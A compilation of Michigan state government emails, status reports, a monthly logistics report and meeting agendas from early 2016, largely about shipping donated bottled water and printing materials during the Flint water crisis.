**Cc:** Tim Hocutt <[Tim.Hocutt@palmettohealth.org](mailto:Tim.Hocutt@palmettohealth.org)>

**Subject:** Water or MI from SC

Hi Carrie,

Tim Hocutt will be your POC from Palmetto Health so I just wanted to make the introduction. Tim, Carrie's number is 517-241-4947.

If I can help in any way, please let me know!

Best Regards,

Kelly Hawsey, MA, BSN, CFRN, CCEMT-P

*Director*

Medical Transport

10 Medical Park

Columbia, SC 29203

Office: 803-434-7918

Cell: 803-312-1692



*Our Vision: To be remembered by each patient as providing the care and compassion we want for our families and ourselves.*

---

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---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Friday, January 29, 2016 11:27 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Thompson, Sheryl D. (DHHS); Buhs, Caleb (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB)  
**Subject:** Re: Flint Water Update

Just a thought. Is there a risk that the water has an expiration date of September with no year included ? We want to make sure it's not expired.

On Jan 29, 2016, at 10:59 AM, Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)> wrote:

Sheryl,

Would you like me to set up transportation for the 40 pallets of water mentioned in the email below? I also have an additional four truckloads of water that is available from Winnsboro, South Carolina. Because President Obama declared an emergency for the Flint water crisis, the Federal Surplus Property Program is no longer eligible to receive the 2 million liters of water from FEMA. I think that Flint will still be receiving the water but it will go directly to Flint from FEMA. I can still ship the water from the other two South Carolina locations if you would like.

Thanks,

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State & Federal Surplus Property Program  
Logistics & Operations Support Division  
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(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image002.png>

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**From:** Tim Hocutt [<mailto:Tim.Hocutt@palmettohealth.org>]  
**Sent:** Wednesday, January 27, 2016 8:29 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Regina Brown <[Regina.Brown@palmettohealth.org](mailto:Regina.Brown@palmettohealth.org)>; Kelly Hawsey <[Kelly.Hawsey@PalmettoHealth.org](mailto:Kelly.Hawsey@PalmettoHealth.org)>; Matthew Rivers <[Matthew.Rivers@palmettohealth.org](mailto:Matthew.Rivers@palmettohealth.org)>; Brady Southern <[Brady.Southern@palmettohealth.org](mailto:Brady.Southern@palmettohealth.org)>  
**Subject:** RE: Water or MI from SC

Carolyn,

I can release 40 pallets for water to you, if still needed.

Most of the water we have is Dasani. It looks like there are 56 cases of 24 bottles (16.9 oz.) on each pallet.

Expiration Date -- All I see is the stamped month of Sept on the bottle cap.

This water can be picked up most any week day between 8am -3pm. Our warehouse location is 630 Taylor Street, Columbia, SC 29201.

Just let me know if you want to proceed.

Thanks,

Best Regards,

**Tim Hocutt**  
*Director, Supply Chain Operations*  
**Supply Chain Management**  
5 Richland Medical Park Drive Columbia, SC 29203  
Office: 803-434-3397

<image001.png>

---

**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]  
**Sent:** Friday, January 22, 2016 10:40 AM  
**To:** Tim Hocutt  
**Subject:** RE: Water or MI from SC

Thanks for the update.

---

**From:** Tim Hocutt [<mailto:Tim.Hocutt@palmettohealth.org>]  
**Sent:** Friday, January 22, 2016 10:39 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Regina Brown  
<[Regina.Brown@palmettohealth.org](mailto:Regina.Brown@palmettohealth.org)>  
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Carolyn,

I am still working on final authorization to release the water.

I will get back to you ASAP.

Sorry for the delay.

Best Regards,

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Director, Supply Chain Operations  
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5 Richland Medical Park Drive Columbia, SC 29203  
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<image001.png>

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**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]  
**Sent:** Friday, January 22, 2016 10:16 AM  
**To:** Tim Hocutt  
**Cc:** Clark, Stephanie (DTMB)  
**Subject:** FW: Water or MI from SC

Hello Tim,

Tim,

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<image002.png>

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**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
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<image001.png>

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---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Wednesday, February 03, 2016 3:01 PM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB);Thelen, Richard (DHHS)  
**Subject:** Re: Flint Water Update

I apologize this was caught in my outbox.

FEMA is now coordinating all purchasing including water. I have included Richard Thelen in case you have any questions.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Jan 29, 2016, at 11:00 AM, Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)> wrote:

I'll get back with you asap.

---

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**Sent:** Friday, January 29, 2016 10:59 AM  
**To:** Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Cc:** Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
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*Director*  
Medical Transport  
10 Medical Park  
Columbia, SC 29203  
Office: 803-434-7918  
Cell: 803-312-1692  
<image003.png>

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# PGS STATUS REPORT

Date 2-3-16

Shift 1st

## NUVERA 1

- Completed DCH HPV Letter, MSHDA 1890 Household Declaration.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## NUVERA 2

- DLARA Weatherization Manual, DCH, and DEQ orders.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## NUVERA 3

- Down this morning, DLARA Residential Builder Booklet.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## iGEN 150

- Flint Water Material.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## 5/C PRESS

- MSP Pregnant Women Flyer, and Drunk Driver Flyer.

## 2/C PRESS

- Exec. Letterhead, MSP Alcohol & Drug Letter complete.

## SADDLESTITCHER

- Down waiting for part.

## FOLDERS

- Completed DHHS MRS Pub 302.

## COMMENTS / MISCELLANEOUS INFORMATION

Halm - Multiple DHHS, DLARA env.


Cutter - DNR PR 4350 Scorecard, DEQ EAC Brochure.

Platemaking - 10 out proof, Training Joe.


Shipping - Appx. 75

# PGS STATUS REPORT

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:17 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$20 million request](#)




Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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---

This email was sent to [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858



## **DTMB Executive Team LOS Monthly Report January 2016**

### **Scorecard Challenges:**

None

### **Current Projects / Initiatives:**

#### **LOS General**

- None

#### **Mailing Services**

- Logistics & Operations Support (LOS) is currently working with Michigan Department of State (MDOS) on updating the Service Level Agreement (SLA) for the renewal by mail program. Copies of the current SLA have been shared with MDOS and the re-write process will soon begin.
- Mailing Services presented to the IT Assets servicing Treasury regarding the sunset of Optical Mark Recognition (OMR) technology used to match multi page document sets for mailing letters. LOS is working on identifying all Treasury applications using OMR and statistical data outlining the benefits of using a higher integrity code to minimize data breaches in the mailing process.
- A joint project has been started to link all Michigan Department of Health and Human Services (MDHHS) Business Reply Mail (BRM) accounts to DTMB's United States Postal Services (USPS) Central Account Processing System (CAPS) to centralize all service payments and cost monitoring. Mailing Services currently has linked 42 BRM accounts for MDHHS. Linking the remaining offices will simplify the process by making direct payments to the postal service for individual account activity. Locally managed accounts will benefit by not having to maintain a fund balance with the serving post office, ensuring mail will not be held for the lack of funds, and eliminate the need for local self-monitoring of fund balances statewide. Mailing Services has enlisted the help of the Postal Service to link the remaining identified MDHHS accounts into DTMB's CAPS system.
- Mailing and Financial Services met with the Sigma development group to finalize the design of the MS Order System. Clarification of content, updates of Sigma department coding, contact personnel on the order system, and user direction have been updated for the Sigma designer to be placed in the system.
- LOS is progressing with the EFI/PACE/Storefront implementation. Discussions related to non-state mailing account coding are under advisement with financial services. The reason being, the current coding of non-state accounts are not compatible with EFI/PACE requirements. Financial Services is reviewing the code changes requested for PACE to ensure these will not adversely affect the current billing data base process.

## **Printing Services**

- As a result of the Flint water crisis, Printing Services staff have printed over 1.2 million palm cards and 1 million water testing forms, in English, Spanish and Arabic. These jobs were all quick turnaround – sometimes a matter of hours! Staff stepped up to the challenge! Special thanks to Mark Miller, Todd Martin, Arnie Castillo, Brad Schumann, Shay Cooper, Tina Luna, Scott Barclay, Dan Chipman, Tom Cooley and William Banks for going above and beyond in providing excellent customer service!
- January was a huge “tax” month for Printing Services.
  - Completed development and printing of the annual DTMB OFM 1099 statement. There were a total of 58,521 images printed.
  - Completed development and printing of the annual DTMB OFM W2 statement. There were a total of 61,208 images printed.
  - Completed development and printing of the annual MDHHS W2 statement. There were a total of 64,118 images printed.
  - CPC successfully completed the MDHHS CHAMPS 1095B printing project. There were a total of 279 print files, each file consisting of 40,000 images. The entire project resulted in 11,160,000 printed images.
  - Completed development and printing of the annual MSHDA 1099 statement. There were a total of 11,052 images printed.
  - Completed development and printing of the annual MSHDA 1099G statement. There were a total of 682 images printed.
  - Completed development and printing of the annual ORS 1099 statement. There were a total of 286,576 images printed.
- The Pace implementation is on-going. EFI will be on-site the week of February 1, to implement the Fiery Central (which will allow our Xerox printers to communicate with Pace) and the update to our online ordering system.

## **Delivery Services**

- Upcoming move jobs in February
  - Michigan State Police (MSP) Taylor to the General Office Building (GOB)
  - 2<sup>nd</sup> District HQ MSP Taylor to Detroit
  - Department of Health and Human Services to Capitol View
  - DTMB HR Hollister Building to Conn Hall

## **Surplus Services**

### **Federal Surplus**

- Two new applications for the federal program
- Two Federal Surplus donations
- Retained Revenue from donations - \$451
- Total GAC donations - \$3470

### **State Surplus**

- Posted 119 auctions on MiBid
- Sold 68 vehicles on MiBid
- MiBid Sales of \$367,439
- Retained Revenue from MiBid - \$103,096

## **Warehouse Services**

- The on-going project to move Depot Logistics into the General Services Building is still on track to hit our April timeline.
- In January, we began preparing the building for the move by making some adjustments to racking, cleared an area where Printing Services will have a new rack installed, and cleared some racking at the current Depot location that will be brought over to GSB.
- The next phase of work will include having a vendor move some racking from Depot to GSB, as well as constructing cubicles, setting up data and power lines, and final configurations of the Depot layout.

## **Records Management Services**

### **Records Manager Projects (formerly TRIM)**

- The Department of State Human Resources office, already a Records Manager customer, intends to expand its use to its Labor Relations section, using the same configuration already in use by Department of Health & Human Services Labor Relations section. Records Management Services (RMS) will host a meeting with multiple HR offices using Records Manager to go over the labor relations configuration and establish a standardized configuration for use by any HR Labor Relations section.
- The Michigan Department of Transportation (MDOT) signed a charter to use Records Manager for its Human Resources office, leveraging the standardized structure made available through previous HR projects with DHS, MDOS, DTMB, and Quality of Life (DEQ/DNR/MDARD). A training has been scheduled for February 22, 2016, to give the implementation team hands on experience with generic records as part of the standardized structure.

## **Information Sharing / Best Practices:**

### **Mailing Services**

- In line with Executive direction, Mailing Services conducted Action Plan Update meetings with all of our staff. An advance copy of the current Action Plan was provided to each employee so as to gather input regarding updates they may have to offer to the current plan. During the sessions with staff, an in-depth review of current actions and expected outcomes were discussed so staff could help in identifying gaps that can be measured in the new plan.
- Mailing Services has established a rate committee to identify and accurately define service rates with DTMB Financial Services. The committee meetings, now scheduled bi-monthly, have been invaluable in bringing understanding to the process and gathering data to accurately determine service rates going forward. Outcomes for the meetings include; accurately identifying and placing costs, building an annual rate setting worksheet, assigning responsibilities to provide accurate data, monitor and provide a mailing trend analysis and cost projection reviews as a committee.

- The following savings have been realized by MS customers year-to-date:
  - YTD Consulting Savings - \$64,301
  - YTD Presort Savings Letters - \$2,075,013
  - YTD Presort Savings 2nd Ounce Letters - \$585,630
  - YTD Presort Savings Flats - \$104,269\*
  - Total YTD Presort Savings - \$2,764,912

\*Due to a failure to pass USPS MASS testing, presorted flat-size mail has not been presorted since January 13<sup>th</sup>. The vendor (Bell & Howell) is working to correct this with additional testing.

## **Printing Services**

- Printing Services completed the quarterly Voya printing. The statements consisted of over 1.1 million images. In addition, newsletters, seminar schedules and performance numbers were produced as well. This quarter's printing also included the MPSERS Pension Plus and DC statements and inserts, which are completed twice a year.
- CPC finalized our responses to the findings from the August IRS Safeguarding Audit. The outstanding issue with Xerox on a security patch for the IRS overlay on the Nuvera controllers has been resolved. Printing Services is now 100% responsive and compliant with its IRS findings.
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## **Delivery Services**

- Revenue – January FY 2016: \$196,256 on 174 work orders
- Revenue from move jobs – January FY16: \$36,084
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## **Shout Outs:**

### **Mailing Services**

- To: Tom Goodine

Thanks Tom. You are always Mr. Dependable, and pretty darn fast too.

Deanna Anderson, MSHDA

- To: Mike Armstrong

Thank you for the update as well as your hard work and promptness with this project! It's greatly appreciated!

Autumn Spitzley  
Graphic Arts Designer  
DNR Wildlife

- To: Tom Goodine & Shelly Millimaki

Thanks, Tom. I almost CC to you and thank you Shelly for forwarding the message. I will let my LAW person know.

Thank you both for your help!

JEN

Jennifer Sochor, DNR

**Printing Services**

- **From:** Khouri, Claire (GOV)  
**Sent:** Monday, January 18, 2016 3:39 PM  
**To:** Monroe, Jerry (DTMB) <monroej1@michigan.gov>  
**Cc:** Hall, Jean (GOV) <hallj16@michigan.gov>; Hampton, Kristen (DTMB) <HamptonK@michigan.gov>  
**Subject:** RE: SOTS Materials-- Program

Hi Jerry,

I think we might be all set and not need any additional copies printed of new materials. I won't be here tomorrow so I'm cc'ing Jean Hall from our office. If this changes, Jean will be the one to reach out to you. However, we do not expect to have any additional needs.

Again, thank you so much for your help this year! As always you have been amazing to work with and the service you provide is exceptional!

Thanks,  
Claire Khouri

- **From:** Doll, Jeanette (DTMB)  
**Sent:** Friday, January 22, 2016 11:22 AM  
**To:** Miller, Mark (DTMB) <millerm13@michigan.gov>  
**Cc:** Hampton, Kristen (DTMB) <HamptonK@michigan.gov>  
**Subject:** RE: 300 Palm Cards

Wow – you are fast!!! DHHS says YOU ROCK!

Thank you for going above and beyond!

Jeanette

- **From:** Wanamaker, Kurt (LARA)  
**Sent:** Monday, January 25, 2016 2:07 PM  
**To:** Monroe, Jerry (DTMB) <monroej1@michigan.gov>  
**Subject:** Approved Proof

YOU ARE THE BEST!

Thank you and your team for all that you do. I appreciate everything!!!

Approved.

**Kurt Wanamaker**  
**Consultation Education and Training Division**  
**Michigan Occupational Safety and Health Administration**

- **From:** Peters, Cynthia (DTMB)  
**Sent:** Thursday, January 28, 2016 1:21 PM  
**To:** Miller, Mark (DTMB) <[millerm13@michigan.gov](mailto:millerm13@michigan.gov)>  
**Subject:** RE: SOMCAFR

I'm a bit tardy... but great job on the SOMCAFRs. ☺ Thanks!

### **Delivery Services**

- Employees from the Delivery Services Team have been working tirelessly helping out with the Flint Water Crisis since January 9, 2016. They have done a fantastic job and it has been greatly appreciated. Please join me in thanking Brent Thelen, Jim Thomas, Jeff Bailey, Sam Putmon, Sean Dennison, Brian Cardwell and Steven Kesson.
- 1/28/2016  
Just wanted to say thank you. The crew was extremely nice, polite and waited patiently to be told where to put file cabinets. They also, didn't get full use of the dock at the Grand Tower because of the semi they had to use. So they had more work than usual moving items from the truck to their destination.  
Just thought I'd pass this along, thank you!  
*Michelle Holloway*  
Project Manager  
517-241-2989  
Bureau of Organizational Services



**Needs from EMT / SMT:**

**None**



## **DTMB Executive Team LOS Monthly Report January 2016**

### **Scorecard Challenges:**

None

### **Current Projects / Initiatives:**

#### **LOS General**

- None

#### **Mailing Services**

- Logistics & Operations Support (LOS) is currently working with Michigan Department of State (MDOS) on updating the Service Level Agreement (SLA) for the renewal by mail program. Copies of the current SLA have been shared with MDOS and the re-write process will soon begin.
- Mailing Services presented to the IT Assets servicing Treasury regarding the sunset of Optical Mark Recognition (OMR) technology used to match multi page document sets for mailing letters. LOS is working on identifying all Treasury applications using OMR and statistical data outlining the benefits of using a higher integrity code to minimize data breaches in the mailing process.
- A joint project has been started to link all Michigan Department of Health and Human Services (MDHHS) Business Reply Mail (BRM) accounts to DTMB's United States Postal Services (USPS) Central Account Processing System (CAPS) to centralize all service payments and cost monitoring. Mailing Services currently has linked 42 BRM accounts for MDHHS. Linking the remaining offices will simplify the process by making direct payments to the postal service for individual account activity. Locally managed accounts will benefit by not having to maintain a fund balance with the serving post office, ensuring mail will not be held for the lack of funds, and eliminate the need for local self-monitoring of fund balances statewide. Mailing Services has enlisted the help of the Postal Service to link the remaining identified MDHHS accounts into DTMB's CAPS system.
- Mailing and Financial Services met with the Sigma development group to finalize the design of the MS Order System. Clarification of content, updates of Sigma department coding, contact personnel on the order system, and user direction have been updated for the Sigma designer to be placed in the system.
- LOS is progressing with the EFI/PACE/Storefront implementation. Discussions related to non-state mailing account coding are under advisement with financial services. The reason being, the current coding of non-state accounts are not compatible with EFI/PACE requirements. Financial Services is reviewing the code changes requested for PACE to ensure these will not adversely affect the current billing data base process.

## **Printing Services**

- As a result of the Flint water crisis, Printing Services staff have printed over 1.2 million palm cards and 1 million water testing forms, in English, Spanish and Arabic. These jobs were all quick turnaround – sometimes a matter of hours! Staff stepped up to the challenge! Special thanks to Mark Miller, Todd Martin, Arnie Castillo, Brad Schumann, Shay Cooper, Tina Luna, Scott Barclay, Dan Chipman, Tom Cooley and William Banks for going above and beyond in providing excellent customer service!
- January was a huge “tax” month for Printing Services.
  - Completed development and printing of the annual DTMB OFM 1099 statement. There were a total of 58,521 images printed.
  - Completed development and printing of the annual DTMB OFM W2 statement. There were a total of 61,208 images printed.
  - Completed development and printing of the annual MDHHS W2 statement. There were a total of 64,118 images printed.
  - CPC successfully completed the MDHHS CHAMPS 1095B printing project. There were a total of 279 print files, each file consisting of 40,000 images. The entire project resulted in 11,160,000 printed images.
  - Completed development and printing of the annual MSHDA 1099 statement. There were a total of 11,052 images printed.
  - Completed development and printing of the annual MSHDA 1099G statement. There were a total of 682 images printed.
  - Completed development and printing of the annual ORS 1099 statement. There were a total of 286,576 images printed.
- The Pace implementation is on-going. EFI will be on-site the week of February 1, to implement the Fiery Central (which will allow our Xerox printers to communicate with Pace) and the update to our online ordering system.

## **Delivery Services**

- Upcoming move jobs in February
  - Michigan State Police (MSP) Taylor to the General Office Building (GOB)
  - 2<sup>nd</sup> District HQ MSP Taylor to Detroit
  - Department of Health and Human Services to Capitol View
  - DTMB HR Hollister Building to Conn Hall

## **Surplus Services**

### **Federal Surplus**

- Two new applications for the federal program
- Two Federal Surplus donations
- Retained Revenue from donations - \$451
- Total GAC donations - \$3470

### **State Surplus**

- Posted 119 auctions on MiBid
- Sold 68 vehicles on MiBid
- MiBid Sales of \$367,439
- Retained Revenue from MiBid - \$103,096

## **Warehouse Services**

- The on-going project to move Depot Logistics into the General Services Building is still on track to hit our April timeline.
- In January, we began preparing the building for the move by making some adjustments to racking, cleared an area where Printing Services will have a new rack installed, and cleared some racking at the current Depot location that will be brought over to GSB.
- The next phase of work will include having a vendor move some racking from Depot to GSB, as well as constructing cubicles, setting up data and power lines, and final configurations of the Depot layout.

## **Records Management Services**

### **Records Manager Projects (formerly TRIM)**

- The Department of State Human Resources office, already a Records Manager customer, intends to expand its use to its Labor Relations section, using the same configuration already in use by Department of Health & Human Services Labor Relations section. Records Management Services (RMS) will host a meeting with multiple HR offices using Records Manager to go over the labor relations configuration and establish a standardized configuration for use by any HR Labor Relations section.
- The Michigan Department of Transportation (MDOT) signed a charter to use Records Manager for its Human Resources office, leveraging the standardized structure made available through previous HR projects with DHS, MDOS, DTMB, and Quality of Life (DEQ/DNR/MDARD). A training has been scheduled for February 22, 2016, to give the implementation team hands on experience with generic records as part of the standardized structure.

## **Information Sharing / Best Practices:**

### **Mailing Services**

- In line with Executive direction, Mailing Services conducted Action Plan Update meetings with all of our staff. An advance copy of the current Action Plan was provided to each employee so as to gather input regarding updates they may have to offer to the current plan. During the sessions with staff, an in-depth review of current actions and expected outcomes were discussed so staff could help in identifying gaps that can be measured in the new plan.
- Mailing Services has established a rate committee to identify and accurately define service rates with DTMB Financial Services. The committee meetings, now scheduled bi-monthly, have been invaluable in bringing understanding to the process and gathering data to accurately determine service rates going forward. Outcomes for the meetings include; accurately identifying and placing costs, building an annual rate setting worksheet, assigning responsibilities to provide accurate data, monitor and provide a mailing trend analysis and cost projection reviews as a committee.

- The following savings have been realized by MS customers year-to-date:
  - YTD Consulting Savings - \$64,301
  - YTD Presort Savings Letters - \$2,075,013
  - YTD Presort Savings 2nd Ounce Letters - \$585,630
  - YTD Presort Savings Flats - \$104,269\*
  - Total YTD Presort Savings - \$2,764,912

\*Due to a failure to pass USPS MASS testing, presorted flat-size mail has not been presorted since January 13<sup>th</sup>. The vendor (Bell & Howell) is working to correct this with additional testing.

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
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*Michelle Holloway*  
Project Manager  
517-241-2989  
Bureau of Organizational Services



**Needs from EMT / SMT:**

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
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**Agenda**  
**Bi-Weekly Meeting**  
**Monday, February 8, 2016**  
**2:30 p.m. – 4:30 p.m.**

Invited: Joyce Van Coevering, Kristi Thompson

---

1. Joyce's Discussion Topics
  - a. DR/Business Continuity
2. Follow Up Items from prior meeting
  - a. Depot Update
3. Ongoing Discussion Items
  - i. General Status Update
    1. IPM's/PD's
    2. Process Reviews
  - ii. Printing Services
    1. Logic Replacement Implementation
    2. Job Tracking and Accountability
    3. Print Analysis
  - iii. Warehouse Services
    1. Staffing
  - iv. State Surplus
    1. Audit update responses
  - v. Federal Surplus
    1. Audit Updates
    2. Flint Water Donation
    3. Airplane issue
  - vi. Mailing Services
    1. n/a
  - vii. Delivery Services
    1. n/a
  - viii. Records Management
    1. Wayne County Storage contract – Current Status
      - a. Business Case to bring inside
4. New Items
  - a. HR and Staffing discussion/update




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    2. National Award Submission
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
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    1. Use of Permit 1200
    2. National Award Submission
  - vii. Delivery Services
    1. n/a
  - viii. Records Management
    1. Wayne County Storage contract – Current Status
      - a. Business Case to bring inside
    2. Possible Disciplinary Action
4. New Items

a. Frozen Positions

---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 09, 2016 10:50 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Thursday, February 04, 2016 6:24 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Bill suggested a plan of action that I am looking into and will update you on what I find out.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Wednesday, February 03, 2016 7:59 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

David/Bill --

Is there any update regarding this contract? I am also being asked what is going on with it by John Karlik.

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



---

**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, January 26, 2016 10:40 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>



**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

I am working on a response to you. I have talked with Bill, but have been busy the last few days with an Flint Water Emergency Response assignment....

We have some options and I will get you an email today or tomorrow with the details.

Thanks,  
Dave

---

**From:** Wright, Seth (DTMB)  
**Sent:** Monday, January 25, 2016 8:23 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
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Good Morning,

I wanted to touch base and see if you had any update on this request.

Thanks!

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

